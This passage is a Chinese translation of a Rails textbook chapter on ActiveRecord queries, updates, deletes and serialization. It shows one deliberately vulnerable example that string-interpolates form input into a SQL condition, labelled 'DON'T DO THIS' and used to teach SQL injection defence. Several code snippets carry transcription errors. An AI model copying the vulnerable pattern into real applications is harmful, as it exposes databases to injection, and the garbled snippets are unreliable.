另一方面，别的查询方法则是根据传入的条件查找匹配的结果。所以，Person.find(:first, :condition=>"name='Dave'") 就等于告诉数据库（一个黑盒子）：“给我找出第一条 name 字段值为“Dave”的记录。”这与前一种情况的区别在于：我们并不确定是否已经有这条记录存在，返回的结果集完全有可能为空。所以，查询方法返回 nil 或者空数组是非常自然、预料之中的。

然而，很多时候你需要根据主键之外的条件来读取记录。ActiveRecord 提供了多种执行查询的方式。首先，我们来看看比较低级的 find() 方法，稍后再来看一些更高级的动态查询方法。

我们刚刚才接触过 find() 方法：传入多个 id，让它返回一条或多条记录。不过，find() 方法有些人格分裂：如果你传入符号 :first 或 :all 作为它的第一个参数，原本愚笨的 find() 方法就会变成一个强大的搜索查询工具。

如果传入 :first 符号，find() 方法就会返回所有符合条件记录中的第一条；:all 符号对应的

行为则是返回所有符合条件的记录。不管使用哪种方式，都需要传入一组参数来控制 `find()` 方法的查询行为。不过在深入下去之前，我们还得用一两页的篇幅来解释 ActiveRecord 处理 SQL 的方式。

SQL 和 Active Record

为了展示 ActiveRecord 处理 SQL 的方式，我们先来看看 `find()` 方法的`:conditions` 参数`(:all,:conditions=>...)`。这个参数将决定 `find()` 方法返回哪些记录，它实际上就是 SQL 中的 `where` 子句。譬如说，如果要返回属于 Dave、并且支付类型是“po”的那些订单，可以使用下列方法：

```
pos = Order.find(:all,
  :conditions => "name = 'dave' and pay_type = 'po'" )
```

<326

该方法调用返回的结果是一个数组，其中包含了所有符合条件的记录，而且都包装成了 `Order` 对象。如果没有任何记录符合条件，`find()` 方法就会返回一个空数组。

如果查询条件是预先定好的，没有任何问题；但如果用户名要从外部传入（譬如说从一个 web 表单输入），又该怎么处理呢？一种办法是将输入的变量值替换到条件字符串中。

```
# get the name from the form
name = params[:name]
# DON'T DO THIS!!!
pos = Order.find(:all,
  :conditions => "name = '#(name)' and pay_type = 'po'" )
```

正如注释里所说，这不是个好主意。为什么？因为这会让你的数据库暴露在 SQL 注入攻击之下（在原书第 637 页第 27 章“保护 Rails 应用”中，我们还会详细讨论这个话题）。简而言之，直接把外来的字符串填到 SQL 语句中，就等于把你的整个数据库在网上公开。

真正安全的做法是让 ActiveRecord 来负责生成动态的 SQL 语句。在 ActiveRecord 中，只要是可以在传入查询字符串的地方，也一定可以传入一个数组或 hash 作为参数。这样 ActiveRecord 就可以创建适当的、经过转义的 SQL 语句，从而免遭 SQL 注入攻击。下面我们就来看看应该如何去做。

如果你传入一个数组给 ActiveRecord 的查询方法，其中的第一个元素会被看作 SQL 模板，真正的查询串将根据这个模板来生成。在 SQL 模板中可以包含占位符，ActiveRecord 会在运行时将数组中的其余元素依次替换到占位符的位置。

指定占位符的方式之一是在 SQL 语句中插入问号。第一个问号会被数组中的第二个元素替换，第二个问号被第三个元素替换，依此类推。譬如说，我们可以把前面的查询改写为：

```
name = params[:name]
pos = Order.find(:all,
  :conditions => ["name = ? and pay_type = 'po'" , name])
```

你也可以使用命名的占位符：每个占位符都以`:name` 的形式出现，对应的值则以 hash 的形式提供进来，其中的键与占位符的名字对应。

```
name      = params[:name]
pay_type  = params[:pay_type]
pos = Order.find(:all,
  :conditions => ["name = :name and pay_type = :pay_type",
    { :pay_type => pay_type, :name => name}])
```

<327

还可以走得更远一点：既然 web 请求中的 `params` 本来就是一个 hash，你可以直接把它传入 `find` 方法的`:conditions` 参数。如果我们用一张表单来输入查询条件，就可以直接根据表单传入的 hash 来进行查询。

```
pos = Order.find(:all,
  :conditions => ["name = :name and pay_type = :pay_type" ,
  params[:order]])
```

在 Rails 1.2 中你甚至可以走得更远：如果只是传入一个 hash 作为查询条件，Rails 将为你生成一个 where 子句，用 hash 中包含的键作为要查询的字段名、hash 中的值作为要匹配的查询条件。所以，前面的例子可以进一步化简如下：

```
pos = Order.find(:all, :conditions => params[:order])
```

(在使用最后一种格式时请千万小心：它会用 hash 中所有的键 / 值对来构造查询条件。)

不管采用哪种形式的占位符，ActiveRecord 都会仔细处理变量值中包含的引号与转义字符，然后才把变量值放进 SQL。所以请通过上述几种方式来使用动态 SQL，因为 ActiveRecord 将保护你免受 SQL 注入攻击。

使用 like 子句

也许你尝试过在查询条件中使用 like 子句，就像这样：

```
# Doesn't work
User.find(:all, :conditions => ["name like '?%" , params[:name]])
```

Rails 不会分析查询条件内部的 SQL 语句，因此它也不知道其中的问号本身就位于一个字符串内部，于是它自作主张地在替换进来的字符串前后又加上了一对引号。要进行 like 查询，正确的做法是用 like 子句的整个参数来替换 SQL 模板中的问号。

```
# Works
User.find(:all, :conditions => ["name like ?%" , params[:name]+"%" ])
```

当然，如果我们这样做，就得考虑到百分号等特殊字符：一旦百分号在 name 参数中出现，它就会被当作通配符处理。

强大的 find()方法

我们已经知道如何指定查询条件，现在来考察 `find(:first, ...)` 和 `find(:all, ...)` 方法支持的各个选项。

首先，读者必须明白：只要查询条件相同，`find(:first, ...)` 方法生成的 SQL 语句与 `find(:all, ...)` 是完全一样的；唯一的区别在于，前者将结果集的大小限制为 1。所以，下面介绍的参数同时适用于这两个查询方法，我们将用 `find(:all, ...)` 为例来展示。整个 `find()` 方法——不管它的第一个参数是`:first` 还是`:all`——都被称为查询方法 (*finder method*)。

如果没有别的参数传入，查询方法就会执行一个 `select * from...` 语句——`:all` 形式的查询返回所有符合条件的记录，`:first` 形式则返回一条记录。查询方法不保证结果集的顺序，也就是说，`Order.find(:first)` 不一定返回应用程序创建的第一条订单数据。

:conditions

在前面我们已经看到，`:conditions` 参数允许你指定 SQL 语句中 `where` 子句的查询条件。`:condition` 参数的值可以是一个 SQL 字符串；也可以是一个数组，其中包含带有占位符的 SQL 语句，以及各个占位符实际的值；还可以是一个 hash。（从现在开始，我们将不再明确说明这一点——只要提到“SQL 参数”，所说的都将同时包含上述各种情况。）

```
daves_orders = Order.find(:all, :conditions => "name = 'Dave'" )
```

```

name = params[:name]
other_orders = Order.find(:all, :conditions => ["name = ?" , name])

yet_more = Order.find(:all,
                      :conditions => ["name = :name and pay_type = :pay_type" ,
                                      params[:order]])
still_more = Order.find(:all, :conditions => :params[:order])

```

:order

SQL 查询不保证返回的记录有顺序，除非你明确指定 `order by` 子句。`find()` 方法的`:order` 参数允许你指定排序条件（也就是通常放在 `order by` 后面的条件）。譬如说，下列查询会返回所有属于 Dave 的订单，并且首先按照支付类型排正序、然后按照发货日期排倒序。

```

orders = Order.find(:all,
                     :conditions      => "name = 'Dave'" ,
                     :order           => "pay_type, shipped_at DESC" )

```

:limit

当使用 `find(:all, ...)` 查询时，也可以传入`:limit` 参数，以限制返回的记录数。这个参数通常与`:order` 参数同时使用，以确保每次查询的结果保持一致。譬如说，下列查询会返回符合条件的前 10 条记录。

```

orders = Order.find(:all,
                     :conditions      => "name = 'Dave'" ,
                     :order           => "pay_type, shipped_at DESC" ,
                     :limit           => 10)

```

329

:offset

`:offset` 参数总是与`:limit` 参数同时出现，你可以通过它指定返回结果在整个结果集中的偏移量——通俗点说就是，从第几条记录开始取结果。

```

# The view wants to display orders grouped into pages,
# where each page shows page_size orders at a time.
# This method returns the orders on page page_num (starting
# at zero).
def Order.find_on_page(page_num, page_size)
  find(:all,
        :order => "id" ,
        :limit => page_size,
        :offset => page_num*page_size)
end

```

结合使用`:offset` 和`:limit` 选项，就可以每次 n 行地在查询结果中前进。

:joins

`:joins` 参数允许你指定一组附加表，并将它们与默认表连接（join）。这个参数在 SQL 语句中的位置紧跟在模型表名的后面，在所有查询条件之前。此外，各种数据库使用的连接语法是有所不同的。下列代码将返回所有订购“Programming Ruby”这本书的订单项。

```

LineItem.find(:all,
              :conditions => "pr.title = 'Programming Ruby'" ,
              :joins       => "as li inner join products as pr on li.product_id = pr.id" )

```

除了能给`:join` 参数提供一个字符串之外，也可以给它一个符号、数组或者 hash，Rails 会帮我们构造对应的 SQL 查询。详见 `ActiveRecord::Associations::ClassMethods` 的文档中关于表别名（Table Aliasing）的部分。

在第19章“ActiveRecord 第二部分：表间关联”（原书第353页）中我们将会看到，不应该在`find()`方法中过多使用`:joins`参数，因为大多数要连接的情况都可以交给 ActiveRecord 来处理。

:select

默认情况下，`find`方法会取出数据库中的所有字段——它实际上就是执行一条`select * from ...`查询。可以用`:select`选项指定取出哪些字段。该选项接受一个字符串，ActiveRecord 在生成查询串时会用该字符串来替换`select`语句中的“`*`”符号。

如果你只需要表中的一部分数据，这个选项可以帮你限制返回哪些数据。譬如说，一个播客（podcast）网站背后的数据库表可能包含音频内容的标题、演讲者、日期等信息，此外还可能用一个巨大的`blob`字段来存放讲话的MP3数据。如果你只是想生成所有讲话的列表，就不应该同时加载所有的音频数据，因为这样会严重降低效率。这时你就可以用`:select`选项来选择加载哪些字段。

```
list = Talks.find(:all, :select => "title, speaker, recorded_on")
```

`:select`选项还允许你加入来自其他表的字段，我们把这种查询叫做“捎带查询”（piggyback query），这样应用程序就不必分别在父表和子表上执行多次查询。譬如说，用于保存“博客文章”的表可能有一个外键指向保存“作者信息”的表。如果你想要列出所有博客文章的标题和作者，可以使用如下代码。（出于好几方面的原因，这段代码是非常糟糕的Rails代码。翻过这一页之后就请将它从你的脑海中抹去。）

```
entries = Blog.find(:all)
entries.each do |entry|
  author = Authors.find(entry.author_id)
  puts "Title: #{entry.title} by: #{author.name}"
end
```

另一种办法是把`blogs`和`authors`表连接起来，并在结果集中直接返回作者姓名。

```
entries = Blog.find(:all,
  :joins => "as b inner join authors as a on b.author_id = a.id",
  :select => "* , a.name" )
```

（更好的做法是在指定模型类的关系时加上`:include`选项，我们会在下一章介绍这部分内容。）

:readonly

如果`:readonly`被设为`true`，则不能将`find`方法返回的`ActiveRecord`对象再次存回数据库。

如果使用了`:joins`或`:select`选项，那么得到的对象会被自动标记为`:readonly`。

:from

`:from`选项用于指定`select`语句中的表名。

:group

`:group`选项会给`find`方法生成的SQL加上一个`group by`子句。

```
summary = LineItem.find(:all,
  :select => "sku, sum(amount) as amount",
  :group => "sku" )
```

:lock

`:lock`选项可以接受一个字符串或是常量`true`。如果传入一个字符串，那么该字符串应该是一

个 SQL 语句段，你可以在其中使用数据库专有的语法来指定锁模式。譬如说在使用 MySQL 时，共享模式（*share mode*）的锁会保证我们得到一条记录最新的值，并且在我们持有锁的期间不会有其他人修改这条记录。于是，“只有当账户里有足够的钱才能借款”的逻辑可以实现如下：

```
Account.transaction do
  ac = Account.find(id, :lock => "LOCK IN SHARE MODE")
  ac.balance -= amount if ac.balance > amount
  ac.save
end
```

如果传给`:lock`的值是`true`，就会获得数据库默认的互斥锁（一般是“`for update`”）。大多数时候，只要借助事务（详见原书第 414 页）和乐观锁（详见原书第 418 页），就可以避免使用互斥锁。

还有一个参数`:include`，只有当你定义了连接时才会用到。我们将在原书第 390 页详细介绍。

查找一条记录

`find(:all, ...)`方法会返回一个模型对象的数组。如果你只想要一个对象，请使用`find(:first, ...)`方法。两者接受的参数完全一样，只是后者的`:limit`参数值始终被设为 1，因此每次只返回一条记录。

```
e1/ar/find_examples.rb
# return an arbitrary order
order = Order.find(:first)

# return an order for Dave
order = Order.find(:first, :conditions => "name = 'Dave Thomas'")

# return the latest order for Dave
order = Order.find(:first,
  :conditions => "name = 'Dave Thomas'" ,
  :order      => "id DESC")
```

如果`find(:first, ...)`方法根据指定的条件能够找到多条记录，那么将返回其中的第一条记录；如果没有符合条件的记录，就会返回`nil`。

编写自己的 SQL

`find()`方法会帮你构造出完整的 SQL 查询串。`find_by_sql()`则允许你掌控全局：该方法接受完整的 SQL `select` 语句（或者一个数组，其中包含 SQL 模板与替换参数值，就跟`find`方法接受的参数一样）作为参数，并返回根据结果集创建的模型对象数组（可能为空），每个模型对象的属性会被设为对应记录的对应字段值。一般而言，你会使用`select *`形式的 SQL 语句，以返回数据库表中的所有字段，但这并不是必须的。¹¹

```
e1/ar/find_examples.rb
orders = LineItem.find_by_sql("select line_items.* from line_items, orders "
  " where order_id = orders.id "
  " and orders.name = 'Dave Thomas'")
```

返回的结果对象只包含查询语句中指定的那些属性。你可以用`attributes()`、`attribute_names()`和`attribute_present?()`等方法来查询模型对象拥有哪些属性：第一个方法会返回对于各个属性的名-值对，第二个方法会返回属性名称组成的数组，第三个方法则会返回`true`（如果该属性存在）。

¹¹ 但如果查询的内容不包括主键，你就不能将模型对象的数据更新回数据库。详情请参见原书第 350 页第 18.7 节，“缺失 ID 的时候……”。

```
e1/ar/find_examples.rb
orders = Order.find_by_sql("select name, pay_type from orders")

first = orders[0]
p first.attributes
p first.attribute_names
p first.attribute_present?("address")
```

上述代码的输出结果是：

```
{ "name" => "Dave Thomas" , "pay_type" => "check" }
[ "name" , "pay_type" ]
false
```

`find_by_sql()`方法还可以用于创建模型对象，并在其中放置派生字段的数据。如果你使用 `as xxx` 这样的 SQL 语法给派生字段命名，这个名字也会被用作模型对象中的属性名。

```
e1/ar/find_examples.rb
items = LineItem.find_by_sql("select *,
                               " + quantity*unit_price as total_price,
                               " + products.title as title
                               " + from line_items, products
                               " + where line_items.product_id = products.id
")
li = items[0]
puts "#{li.title}: #{li.quantity}x#{li.unit_price} => #{li.total_price}"
```

还可以传入一个数组给 `find_by_sql()` 方法（就像传递给 `find` 方法一样），其中第一个元素是包含占位符的查询字符串，其余元素则是与占位符对应的实际值。

```
Order.find_by_sql(["select * from orders where amount > ?",
                   params[:amount]])
```



David 说……

SQL 是邪恶的吗

只要在关系数据库之上搭建面向对象系统，程序员们就会遇到一个难题：抽象的程度应该有多深？有些 ORM 工具试图完全避免使用 SQL 语句，强迫程序员用 OO 的方式进行查询，以保证面向对象的纯洁性。

ActiveRecord 并不这样做。我们认为 SQL 既不肮脏也不邪恶，只不过在应对最简单的需求时稍显麻烦——凭空写出一条有 10 个字段的 `insert` 语句，任何人都会感到厌烦的。问题的关键在于如何轻松应对这些简单的需求，同时又保持强大的描述能力以便应对复杂的查询——这正是 SQL 擅长的领域。

所以，当你使用 `find_by_sql()` 方法来进行极度复杂或者性能要求极高的查询时，不必感到内疚。使用面向对象的接口能够提高开发效率，如果确实有需要，你也可以随时深入数据库内部。

在 Rails 过去的日子里，人们常常需要用到 `find_by_sql` 方法。时至今日，`find` 方法已经加上了众多的选项，大多数时候已经不必求助于底层的 SQL 语句了。

获取字段统计信息

Rails 1.1 增加了“针对一个字段进行统计”的功能。譬如说，基于保存“订单信息”的表，我们可以做以下计算：

```
average = Order.average(:amount) # average amount of orders
max = Order.maximum(:amount)
min = Order.minimum(:amount)
total = Order.sum(:amount)
number = Order.count
```

这些方法都对应于底层数据库的合计函数，但它们又不受限于特定的数据库。如果想要使用数据库专有的函数，可以借助更加通用的 calculate 方法。譬如说，MySQL 的 std 函数会返回一个表达式的总体标准偏差，我们可以将其应用在 amount 字段上进行计算。

```
std_dev = Order.calculate(:std, :amount)
```

所有这些合计函数都接受一个 hash 作为参数，其中的选项和 find 方法接受的选项非常类似。（只有 count 函数比较特殊——我们待会单独介绍它。）

< 334

:conditions

只对符合条件的记录进行合计。指定查询条件的格式与 find 方法一样。

:joins

指定与其他表的关联。

:limit

限制结果集中包含的记录数。只有在对结果分组时才有用（我们稍后会介绍）。

:order

对结果集排序（需要与 :group 选项一同使用）。

:having

指定 SQL 中的 HAVING ... 子句。

:select

选择一个字段，对其进行合计（不过你也可以在合计函数的第一个参数上指定字段）。

:distinct (只用于 count 函数)

只对该字段中不同的值进行计数。

可以组合使用这些选项：

```
Order.minimum :amount
Order.minimum :amount, :conditions => "amount > 20"
```

这些函数都是用于合计的，默认情况下它们都只返回一个结果，例如“在符合某些条件的所有订单中找出总金额最少的一份，返回该订单的总金额”。但如果加上了 :group 选项，这些函数就会返回一组结果，其中每一条结果对应于一个查询分组。譬如说，下列代码会计算出每个州销售的最大订单：

```
result = Order.maximum :amount, :group => "state"
puts result #=> [["TX", 12345], ["NC", 3456], ...]
```

上述代码会返回一个有顺序的 hash，可以根据分组元素（在这个例子中就是“TX”、“NC”等州名）来查看其中的内容，也可以用 each 方法依序遍历。每个元素的值都是合计函数计算的结果。

:order 和 :limit 选项都必须与 :group 选项一道使用。

< 335

譬如说，下列代码会返回拥有最大订单的三个州，并以订单额排序：

```
result = Order.maximum :amount,
                      :group => "state",
                      :limit => 3,
                      :order => "max(amount) desc"
```

这段代码不再独立于数据库——为了给合计字段排序，我们通过 MySQL 语法来使用了合计函数（也就是例子中的 max 函数）。

统计记录数

前面已经说过，用于统计记录数的 count 是一个比较特殊的合计函数。由于某些历史原因，count 方法有几种不同的形式——它可以接受零个、一个或两个参数。

如果不传入参数，count 方法则直接返回数据库表中的记录总数。

```
order_count = Order.count
```

如果传入一个或两个参数，Rails 会首先判断参数是不是 hash。如果不是，则把第一个参数当作判断“统计哪些记录”的条件。

```
result = Order.count "amount > 10"
result1 = Order.count ["amount > ?" , minimum_purchase]
```

如果传入两个参数，并且两个参数都不是 hash，则第二个参数会被当作连接条件（就像使用 find 方法时的 :join 参数一样）。

```
result = Order.count "amount > 10 and line_items.name like 'rails%" ,
                     "left join line_items on order_id = orders.id"
```

但如果传递一个 hash 给 count 方法，解读这个 hash 的方式将和其他合计函数处理其 hash 参数一样。

```
Order.count :conditions => "amount > 10" ,
             :group => "state"
```

在 hash 参数之前，还可以传入一个字段名。这个字段名会被传递给数据库的 count 函数，因此，只有当该字段的值不为空时才会对其计数。

最后，ActiveRecord 还定义了 count_by_sql 方法，它接受一个 SQL 查询作为参数，该语句应该返回一个数字（通常就是执行 select count(*) from...）。

```
count = LineItem.count_by_sql("select count(*)      "+
                             "  from line_items, orders      "+
                             " where line_items.order_id = orders.id      "+
                             "   and orders.name = 'Dave Thomas'      ")
```

和 find_by_sql 一样，count_by_sql 也正在逐渐被人们遗忘，因为基本的 count 方法已经足够强大了。

动态查询方法

针对一个字段指定一个值，找出符合该条件的所有记录，这大概就是最常见的数据库查询了。我们经常会做这样的查询，譬如“返回 Dave 的所有订单”，或者“找出所有标题含有 ‘Rails Rocks’ 字样的 blog 文章”。在很多语言和框架中，你必须构造 SQL 查询来执行这类搜索。但得益于 Ruby 的动态性，ActiveRecord 能够很方便地实现这类搜索。

譬如说，Order 对象拥有 name、email、address 等属性，那么你就可以使用与这些属性名对应的查询方法来搜索符合条件的记录。

```
ct/firing_examples.rb
order      = Order.find_by_name("Dave Thomas")
orders     = Order.find_all_by_name("Dave Thomas")
order      = Order.find_all_by_email(params['email'])
```

如果你调用模型类中以 `find_by_` 或 `find_all_by_` 开头的类方法，`ActiveRecord` 就会自动将其转换成对查询方法的调用，并根据方法名中剩下的部分来判断应该检查哪个字段的值。所以，下列调用：

```
order = Order.find_by_name("Dave Thomas", other args...)
```

就会被 `ActiveRecord` 转换成：

```
order = Order.find(:first,
                    :conditions => ["name = ?" , "Dave Thomas"],
                    other_args...)
```

与此类似，对 `find_all_by_xxx` 的调用也会被转换成对应的 `find(:all, ...)` 调用，对 `find_last_by_xxx` 的调用则会被转换成对应的 `find(:last, ...)` 调用。

如果在 `find_by_` 调用的后面加上感叹号，那么在找不到符合条件的记录时就会抛出 `ActiveRecord::RecordNotFound` 异常，而不是返回 `nil`。

```
order = Order.find_by_name!("Dave Thomas")
```

神奇的魔术还没有结束，`ActiveRecord` 还能创建针对多个字段进行搜索的查询方法。譬如说，你可以这样写：

```
user = User.find_by_name_and_password(name, pw)
```

它就等效于：

```
user = User.find(:first,
                  :conditions => ["name = ? and password = ?", name, pw])
```

337

为了判断应该检查哪些字段，`ActiveRecord` 会将跟在 `find_by_` 或 `find_all_by_` 后面的字符串取出，然后以 `_and_` 为标志切分。在大多数情况下，这样处理就足够了；不过，如果你有一个名叫 `tax_and_shipping` 的字段，就有可能出问题。这时你就应该使用传统的查询方法。

动态查询方法也可以接受一个 hash 作为查询参数，就跟传递给 `find` 方法的 hash 参数一样。如果在这个 hash 中指定了 `:conditions` 选项，其中的查询条件会被附加在动态查询方法本身的条件之后。

```
five_texan_daves = User.find_all_by_name('dave',
                                         :limit => 5,
                                         :conditions => "state = 'TX'")
```

有时你希望确保始终能得到一个模型对象：如果数据库中没有这么一个对象，就马上创建一个。动态查询方法也可以处理这种情况。如果你所使用的动态查询方法名以 `find_or_initialize_by` 或 `find_or_create_by` 开头，并在数据库中找不到符合条件的记录，就会调用模型类的 `new` 或 `create` 方法来新建一个模型对象，而不会返回 `nil`。新建的模型对象必定符合查询条件的要求，如果你使用的是 `find_or_create_by` 开头的查询方法，则这个模型对象会被自动保存到数据库中。

```
cart = Cart.find_or_initialize_by_user_id(user.id)
cart.items << new_item
cart.save
```

另外，多字段组合查询只有 `_and_` 这样一种形式。不能在字段名之间用 `_or_` 分隔。

具名域和匿名域

与动态查询方法紧密相关的是相对静态化的做法：具名域和匿名域。具名域可以和 Proc 对象关联，因此也可以带参数：

```
class Order < ActiveRecord::Base
  named_scope :last_n_days, lambda { |days| { :condition =>
    ['updated < ?', days] } }
end
```

想找出上周所有的订单？有这个具名域就易如反掌了：

```
orders = Orders.last_n_days(7)
```

比较简单的具名域可能只有一组选项：

```
class Order < ActiveRecord::Base
  named_scope :checks, :conditions => { :pay_type => :check }
end
```

可以对具名域加以合并。例如要找出上周用支票支付的订单，只须这样做：

```
orders = Orders.checks.last_n_days(7)
```

使用具名域不仅让代码更易写易读，而且让代码更高效。例如前面这行代码就是用一条 SQL 查询来实现的。

还可以用 scoped 方法来实现匿名域：

```
in_house = Orders.scoped(:conditions => 'email LIKE "%@pragprog.com"')
```

当然，匿名域也可以组合使用：

```
in_house.checks.last_n_days(7)
```

域不仅可以包含查询条件。但凡 find 方法支持的，域基本上都支持：:limit、:order、:join 等等。唯一要注意的是，Rails 无法处理多个 order 子句或 limit 子句，因此请确保整个调用链中只使用一次 order 或 limit。

Rails 甚至还提供了一个叫 all 的域，其功能与 find(:all) 相同。

重新装载数据

如果数据库可能被多个线程（或者多个应用）同时访问，那么应用程序就可能需要从数据库重新装载数据，否则自己使用的数据就过期了——如果别人往数据库里写入了新的数据的话。

在一定程度上，借助事务支持（详见原书第 414 页）就可以解决这个问题。可是，有些时候你还是得手工刷新模型对象。ActiveRecord 让这件工作变得很简单——只要调用模型对象的 reload() 方法，它就会根据数据库刷新自己的所有属性。

```
stock = Market.find_by_ticker("RUBY")
loop do
  puts "Price = #{stock.price}"
  sleep 60
  stock.reload
end
```

在实际工作中，除了单元测试之外，很少会调用 reload() 方法。

更新现有记录

我们已经花了不少篇幅来介绍查询方法，不过关于“更新记录”的讨论就要简短得多了——这一定会让你感到欣慰吧？

如果你手上有一个 ActiveRecord 模型对象（它有可能对应于 orders 表中的一条记录），只要调用它的 save() 方法就可以将其存入数据库。如果这个对象是先前从数据库中读出的，则调用 save() 方法会导致更新现有的记录；否则，如果是一个新建的对象，就会在数据库中插入一条新的记录。

< 339

如果要更新现有的记录，ActiveRecord 会首先根据对象的主键属性去查找对应的记录。在 ActiveRecord 模型对象中包含哪些属性，数据库中的对应字段就会被更新——即便这些字段的值并未发生变化。在下列的例子中，主键值为 123 的记录中所有的字段都会被更新。

```
order = Order.find(123)
order.name = "Fred"
order.save
```

但在下面的例子中，模型对象只包含 id、name 和 paytype 三个属性，所以当保存该对象时，也只有对应的三个字段会被更新。（请注意，如果你希望保存一个对象，那么当你用 find_by_sql() 将其取出时必须包含 id 字段。）

```
orders = Order.find_by_sql("select id, name, pay_type from orders where id=123")
first = orders[0]
first.name = "Wilma"
first.save
```

除了 save() 方法之外，你还可以调用 update_attribute() 方法来更新某几个特定字段的值。

```
order = Order.find(123)
order.update_attribute(:name, "Barney")

order = Order.find(321)
order.update_attributes(:name => "Barney",
                       :email => "barney@bedrock.com")
```

update_attributes 方法最常用的情形是在控制器的 action 中，用于将来自表单的数据更新到一条已有的数据库记录。

```
def save_after_edit
  order = Order.find(params[:id])
  if order.update_attributes(params[:order])
    redirect_to :action => :index
  else
    render :action => :edit
  end
end
```

还可以使用 update() 与 update_all() 这两个类方法，将“读取数据”与“更新数据”的操作合二为一。update() 方法的第一个参数是要更新的记录 id，随后是一组要更新的属性。该方法会首先取出 id 所指的记录，然后更新指定的属性，将结果存回数据库，最后返回模型对象。

```
order = Order.update(12, :name => "Barney", :email => "barney@bedrock.com")
```

< 340

也可以向 update() 传入一个 id 组成的数组，以及一个属性值 hash 组成的数组，这样它就会更新所有对应的记录，然后返回一个模型对象组成的数组。

最后，update_all() 这个类方法允许你指定 update 语句中的 set 和 where 子句。譬如说，下列方法调用会将所有名称中带有“Java”字样的货品价格提高 10%。

```
result = Product.update_all("price = 1.1*price", "title like '%Java%'")
```

update_all() 的返回值取决于具体的数据库适配器实现：对于大多数数据库（但不包括 Oracle），该方法会返回该操作所修改的记录条数。

save、save!、create 和 create

`save` 方法和 `create` 方法都有两个版本，区别在于它们报告错误的方式。

- 使用 `save` 方法时，如果记录保存成功，则返回 `true`，否则返回 `nil`。
 - 使用 `save` 方法时，如果记录保存成功，则返回 `true`，否则抛出异常。
 - `create` 方法会返回一个 `ActiveRecord` 对象，不论创建是否成功。如果想要知道数据是否成功写入数据库，可以查看返回对象是否存在校验错误。
 - `create!` 方法在创建成功时返回 `ActiveRecord` 对象，否则抛出异常。
- 不妨再多一些介绍。

使用普通的 `save()` 方法时，如果模型对象状态合法、可以被保存，则该方法会返回 `true`。

```
if order.save
  # all OK
else
  # validation failed
end
```

你可以自己决定是否要检查 `save()` 方法的结果。`ActiveRecord` 之所以这样做，是因为 `save()` 方法大多是在控制器 `action` 内调用，视图可以将错误结果显示给最终用户——而且很多应用程序正是这样做的。

但是，如果你希望确保以编程的方式来处理所有错误，就应该使用 `save!()` 方法——如果模型对象无法保存，该方法会抛出 `RecordInvalid` 异常。

```
begin
  order.save!
rescue RecordInvalid => error
  # validation failed
end
```

341

删除记录

`ActiveRecord` 支持两种删除记录的方式。首先，每个模型类都有 `delete()` 和 `delete_all()` 两个类方法，它们都是在数据库层面进行操作的。`delete()` 方法可以接受一个 `id` 作为参数，也可以接受 `id` 数组作为参数，然后删除对应的记录。`delete_all()` 方法则删除符合指定条件的所有记录（如果没有指定条件，则删除所有记录）。两个方法的返回值都要取决于适配器的实现，不过通常会返回被删除的记录数。如果调用 `delete()` 方法时指定的记录已经不存在，则会抛出异常。

```
Order.delete(123)
User.delete([2,3,4,5])
Product.delete_all(["price > ?" , @expensive_price])
```

各种不同形式的 `destroy` 方法则是 `ActiveRecord` 提供的第二种删除记录的方式，这些方法都需要通过 `ActiveRecord` 模型对象去调用。

`destroy` 方法首先将当前模型对象对应的数据库记录删掉，然后冻结该对象的所有属性，不再允许对其进行修改。

```
order = Order.find_by_name("Dave")
order.destroy
# ... order is now frozen
```

另外还有两个类级别的对象解构方法，它们分别是 `destroy`（接受 id 或者 id 数组作为参数）和 `destroy_all`（接受一个查询条件作为参数）。这两个方法的行为很接近，都是将对应的记录读入模型对象，然后调用模型对象的 `destroy` 方法。两个方法的返回值都没有实际意义。

```
Order.destroy_all(["shipped_at < ?" , 30.days.ago])
```

`delete()` 和 `destroy()` 这两组类方法有什么区别呢？`delete()` 方法绕过了 ActiveRecord 的回调和验证，而 `destroy()` 方法则可以确保调用这些功能。（我们将在原书第 403 页介绍回调。）一般而言，最好是使用 `destroy()` 方法，因为这样可以确保进行模型类中定义的业务规则检查，以保证数据库的完整性。

18.6 聚合与结构化数据

Aggregation and Structured Data

（首次阅读时可以放心跳过本节内容。）

保存结构化数据

Ruby 对象的属性还可能是别的对象，如果能把这样的属性也直接存进数据库，那将给开发者带来很大的便利。ActiveRecord 支持这一功能的一种方式是：将 Ruby 对象序列化成字符串（用 YAML 格式），然后将这个字符串存进数据库中对应该属性的字段（该字段必须定义为 `text` 类型）。

< 342

由于普通的 Ruby 字符串也会被映射成 `character` 或者 `text` 类型，因此你要告诉 ActiveRecord：是否要使用上述功能将数据库中的字符串反序列化成对象。譬如说，你可能希望记录客户的最后 5 次购买行为，用下列表结构就可以保存这一信息。

```
#!/usr/bin/ruby
# serialize_table.rb
create_table :purchases, :force => true do |t|
  t.string :name
  t.text :last_five
end
```

在包装这张表的 ActiveRecord 类中，我们需要用 `serialize()` 声明来告诉 ActiveRecord：`last_five` 字段对应的是一个对象。

```
#!/usr/bin/ruby
class Purchase < ActiveRecord::Base
  serialize :last_five
  # ...
end
```

当创建 `Purchase` 对象时，我们可以将任何 Ruby 对象放进 `last_five` 字段。譬如说，我们可以放进一个字符串数组。

```
purchase = Purchase.new
purchase.name = "Dave Thomas"
purchase.last_five = [ 'shoes' , 'shirt' , 'socks' , 'ski mask' , 'shorts' ]
purchase.save
```

稍后将其读出数据库时，该属性的值就会被设为字符串数组。

```
purchase = Purchase.find_by_name("Dave Thomas")
pp purchase.last_five
pp purchase.last_five[3]
```

上述代码将输出下列结果：

```
["shoes", "shirt", "socks", "ski mask", "shorts"]
"ski mask"
```


它很强大，也很方便，不过这种做法可能会有些问题——如果你需要在 Ruby 应用之外访问这些序列化之后的信息的话。除非使用这些数据的程序能够理解 YAML 格式，否则就无法获取这个字段中的信息。而且，要针对这类字段构造 SQL 查询也会有困难。所以，在这种情况下，最好是使用对象聚合的方式来实现类似的效果。

343 >

用聚合来组合数据

数据库字段只有很少的几种类型：整数、字符串、日期等等。一般而言，应用程序中的类型要丰富得多——我们会定义各种类来表现代码中的抽象。如果能够在数据库中建立起与模型对象相同的高层数据抽象，那就好了。

